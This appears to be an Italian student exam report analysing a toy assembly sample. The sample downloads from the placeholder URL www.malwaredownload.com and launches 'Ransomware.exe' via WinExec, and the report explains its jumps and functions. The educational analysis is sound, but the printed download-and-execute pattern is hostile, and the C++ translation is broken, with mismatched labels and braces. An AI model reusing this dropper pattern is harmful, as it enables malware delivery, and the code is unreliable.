

# ESAME DI ANALISI AVANZATA


BY: CIASCHINI TEAM

## TEAM :

- GIORGIO CIASCHINI (TEAM LEADER)
- ALESSIO ROSSETTI
- MARCO FASANI
- AHMED EL ASHRI
- LUCA IANNONE

# INDICE :

- 1) TRACCIA ESAME
- 2) CODICE ASSEMBLY E C++
- 3) SALTO CONDIZIONALE
- 4) DIAGRAMMA DI FLUSSO
- 5) FUNZIONALITA -  
RIFERIMENTI - E DETTAGLI
- 6) CONCLUSIONI



# TRACCIA ESAME

## Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

# CODICE TRACCIA IN “ASSEMBLY”

The screenshot shows the Immunity Debugger interface with the assembly view selected. The assembly window displays the following code:

```
00401040 mov EAX, 5 Untitled-1 ● #include <iostream> Untitled-2 ● ransomware.cpp
1 00401040 mov EAX, 5
2
3 00401044 mov EBX, 10
4
5 00401048 cmp EAX, 5
6
7 0040105B jnz loc0040BBA0 ; tabella 2
8
9 0040105F inc EBX
10
11 00401064 cmp EBX, 11
12
13 00401068 jz loc0040FFA0 ; tabella 3
14
15 0040BBA0 mov EAX, EDI EDI= www.malwaredownload.com
16
17 0040BBA4 push EAX ; URL
18
19 0040BBA8 call DownloadToFile() ; pseudo funzione
20
21 0040FFA0 mov EDX, EDI EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
22
23 0040FFA4 push EDX ; .exe da eseguire
24
25 0040FFA8 call WinExec() ; pseudo funzione
```

NELLA SLIDE SOVRASTANTE POSSIAMO VEDERE IL CODICE DELLA TRACCIA D'ESAME TRASCRITTO SUL PROGRAMMA "VISUAL STUDIO"

# CODICE TRACCIA CONVERTITO IN C++

The screenshot shows a debugger interface with two open editors. The left editor contains assembly code, and the right editor contains C++ code. The C++ code is a translation of the assembly code, making it easier to understand. The assembly code includes comments explaining the purpose of various instructions and variables.

```
File Edit Selection View Go Run Terminal Help Search
Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
OPEN EDITORS 2 unsaved
00401040 mov EAX, 5 Untitled-1
#include <iostream> Untitled-2
ransomware.cpp

1 #include <iostream>
2 #include <windows.h> // Include necessario per le funzioni WinAPI
3
4 void DownloadToFile(const char* url) {
5     // Implementazione della funzione per scaricare un file
6     // Questa è una versione semplificata e non funzionante, devi implementare la funzione effettiva tu stesso
7     std::cout << "Downloading from URL: " << url << std::endl;
8 }
9
10 int main() {
11     int eax = 5;
12     int ebx = 10;
13     const char* edi = "www.malwaredownload.com";
14
15     if (eax != 5) {
16         // Goto loc00408BA0; tabella 1
17         edi = "www.malwaredownload.com";
18         goto loc00408A40;
19
20     ebx++;
21     if (ebx == 11) {
22         edi = "C:\Program and Settings\Local User\Desktop\Ransomware.exe";
23         // Goto loc00408FA0; tabella 3
24         goto loc0040F5A0;
25     }
26
27     loc00408BA0:
28         // Mov EDX, EDI
29         const char* edx = edi;
30         // Chiama la funzione DownloadToFile() con l'URL come argomento
31         DownloadToFile(edx);
32
33     loc0040FFA0:
34         // Mov EDX, EDI
35         const char* edx2 = edi;
36         // Chiama la funzione WinExec() per eseguire il file .exe
37         WinExec(edx2);
38
39     return 0;
40 }
41 }
```

PER RENDERE PIU' COMPRENSIBILE I PASSAGGI  
EFFETTUATI DAL MALWARE IN QUESTIONE  
ABBIAMO PREFERITO CONVERTIRE IL CODICE  
"ASSEMBLY" IN LINGUAGGIO "C++" IN MODO DA  
RENDERE PIU' CHIARI E COMPRENSIBILI I VARI  
PASSAGGI

# SALTO CONDIZIONALE

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Come si evince dalla "tabella 1" si delineano due salti condizionali, il primo salto punta alla allocazione 0040BBA0 (tabella 2) ma non viene mai eseguito (in questa parte di codice noto) in quanto il salto avviene solo se EAX risulta diverso da "5" mentre il secondo salto avviene solo quando EBX è uguale a "11" ad una prima esecuzione il primo salto non avverrà ma si passerà al successivo che avrà effetto saltando verso 0040FFA0 (tabella 3)


#### Salto Condizionale 1:

Istruzione: jnz loc0040BBA0  
Condizione: Se non uguale (non zero)  
Destinazione: loc0040BBA0

#### Salto Condizionale 2:

Istruzione: jz loc0040FFA0  
Condizione: Se uguale a zero  
Destinazione: loc0040FFA0

# DIAGRAMMA DI FLUSSO



"cmp" è un'istruzione utilizzata per confrontare due valori. Essenzialmente, sottrae il secondo valore dal primo e imposta i flag del processore in base al risultato. Questi flag possono poi essere utilizzati da altre istruzioni per prendere decisioni condizionali. In sostanza, "cmp" permette al programmatore di confrontare due valori e reagire di conseguenza nel codice.

"inc" è abbreviazione di "increment", che significa aumentare di uno il valore di un dato registro o di una posizione di memoria. In pratica, quando viene eseguita, incrementa il valore del registro o della posizione di memoria specificata di uno. Ad esempio, se si esegue "inc eax", il valore del registro EAX viene aumentato di uno. È un'operazione comune per iterare attraverso i valori o per contare in un ciclo.

L'istruzione "jz" è un'abbreviazione di "jump if zero", che significa "salta se zero". Questa istruzione controlla il flag dello zero (ZF) nel registro delle flag e salta all'indirizzo specificato (loc) se il flag dello zero è impostato. In altre parole, "jz loc" viene utilizzato per eseguire un salto condizionale a "loc" se il risultato di un'istruzione precedente ha impostato il flag dello zero, indicando che il risultato dell'operazione è zero. È spesso utilizzato per implementare strutture di controllo di flusso condizionali nel codice.

Un salto condizionato è un'istruzione che permette di modificare il flusso di esecuzione del programma in base al valore di un flag o di un registro. Questo tipo di istruzione consente al programmatore di creare flussi decisionali nel codice, dove l'esecuzione può proseguire lungo percorsi diversi a seconda delle condizioni specificate. La differenza fondamentale tra un salto condizionato e un salto non condizionato sta nel fatto che il salto condizionato avviene solo se una determinata condizione è soddisfatta, mentre il salto non condizionato avviene sempre, indipendentemente dalle condizioni.

"mov" è abbreviazione di "move", che significa "spostare". Questa istruzione viene utilizzata per copiare dati da una posizione di memoria o da un registro a un'altra posizione di memoria o registro. Ad esempio, "mov eax, ebx" copia il valore contenuto nel registro EBX nel registro EAX. In sostanza, "mov" è fondamentale per manipolare i dati all'interno di un programma assembly, consentendo di trasferire informazioni da una posizione all'altra all'interno della memoria del computer.

"push" viene utilizzata per inserire un valore sullo stack della CPU. Lo stack è una struttura dati a tipo LIFO (Last In, First Out) utilizzata per l'archiviazione temporanea dei dati durante l'esecuzione di un programma. Quando si esegue "push" seguito da un valore o da un registro, quel valore viene inserito nello stack, e il puntatore dello stack viene aggiornato di conseguenza. Questo è utile per passare parametri alle funzioni, conservare i registri temporaneamente o allocare spazio per variabili locali.

WinExec() è una funzione dell'API di Windows utilizzata per eseguire un programma o un file eseguibile. Questa funzione accetta due parametri: il primo è una stringa che specifica il nome del file eseguibile da avviare, mentre il secondo è un valore intero che rappresenta come il nuovo programma verrà visualizzato. WinExec() avvia il programma specificato e può gestire l'esecuzione di programmi in modalità a finestra o a schermo intero, a seconda dei parametri forniti. Va notato che WinExec() è obsoleto a partire dalle versioni più recenti di Windows e potrebbe essere sostituito da altre funzioni più moderne e sicure per l'esecuzione di processi, come ad esempio CreateProcess(). Questo perché WinExec() è più suscettibile ad abusi e problemi di sicurezza, come l'esecuzione di comandi dannosi o non autorizzati (come nel nostro caso).

L'istruzione "call" viene utilizzata per chiamare una subroutine o una procedura definita altrove nel programma. Quando si esegue "call" seguito da un'etichetta o un indirizzo, il controllo del programma viene trasferito alla subroutine indicata. Prima di effettuare questa chiamata, l'indirizzo di ritorno, ovvero l'indirizzo successivo all'istruzione "call", viene salvato nello stack, consentendo al programma di tornare all'istruzione corretta una volta che la subroutine è stata eseguita. "call" è ampiamente utilizzato per organizzare il codice in modo da facilitare la riutilizzabilità del codice, consentendo di separare le diverse funzioni di un programma in sotto-routine distinte.

# Funzionalità Implementate

Il software malevolo presenta due capacità, ma sfrutta solo una di esse (dal codice noto):

1. Recupero di un altro malware attraverso il web, agendo come un programma per il download.
2. Attivazione di un malware già presente sul computer locale, possibilmente precedentemente scaricato, tramite l'utilizzo della funzione WinExec().

## Riferimenti “call”

Come visto in precedenza vi sono due chiamate a funzione.

In entrambe le chiamate viene utilizzato un unico parametro, che viene inserito attraverso la funzione “push”

Nella prima “chiamata” viene inserito l’URL dal quale vengono scaricati i file malevoli.

Nella seconda funzione viene utilizzata la “path” del file in “versione assoluta(C:/....)” per andare ad eseguire il suddetto codice malevolo.

## DETTAGLI TECNICI & TEORICI :

**Inizializzazione dei registri:** Le istruzioni mov EAX, 5 e mov EBX, 10 inizializzano i registri EAX ed EBX con i valori 5 e 10 rispettivamente.

**Confronto e salto condizionale:** Le istruzioni cmp EAX, 5 e cmp EBX, 11 confrontano i valori nei registri EAX ed EBX rispettivamente con i valori immediati 5 e 11. Successivamente, le istruzioni jnz loc0040BBA0 e jz loc0040FFA0 eseguono salti condizionali basati sui risultati di questi confronti.

**Incremento di EBX:** L’istruzione inc EBX incrementa il valore nel registro EBX.

**Chiamate di funzione pseudo:** Le istruzioni call DownloadToFile() e call WinExec() sono chiamate di funzione simulate o pseudocodice, inoltre sembra che ci siano chiamate di funzioni esterne che eseguono operazioni di download da Internet (DownloadToFile) e di esecuzione di file (WinExec).

**Manipolazione delle stringhe:** Le istruzioni mov EAX, EDI e mov EDX, EDI sembrano coinvolgere la manipolazione di stringhe. In particolare, EDI viene utilizzato come buffer per memorizzare una stringa, forse un URL ([www.malwaredownload.com](http://www.malwaredownload.com)) e un percorso per file situati in: (C:\Program and Settings\Local User\Desktop\Ransomware.exe).

# CONCLUSIONI :

In conclusione, il codice assembly fornito costituisce un'espressione di programmazione a un livello molto basso, che potrebbe essere parte di un'applicazione con intenti dannosi. Nonostante la sua funzione esatta non sia del tutto chiara senza ulteriori dettagli sul contesto e sulle chiamate di funzioni, alcuni elementi suggeriscono che potrebbe essere coinvolto in attività quali il download e l'esecuzione di file da Internet, così come la manipolazione dei processi del sistema operativo. Altresì, l'uso di un URL associato alla parola "malware" e il riferimento a un file chiamato "Ransomware.exe" sollevano preoccupazioni significative riguardo alla natura potenzialmente dannosa del codice. È cruciale esercitare la massima cautela nell'analizzare e, se necessario, gestire o isolare tali codici per prevenire danni ai sistemi.

Grazie per  
l'attenzione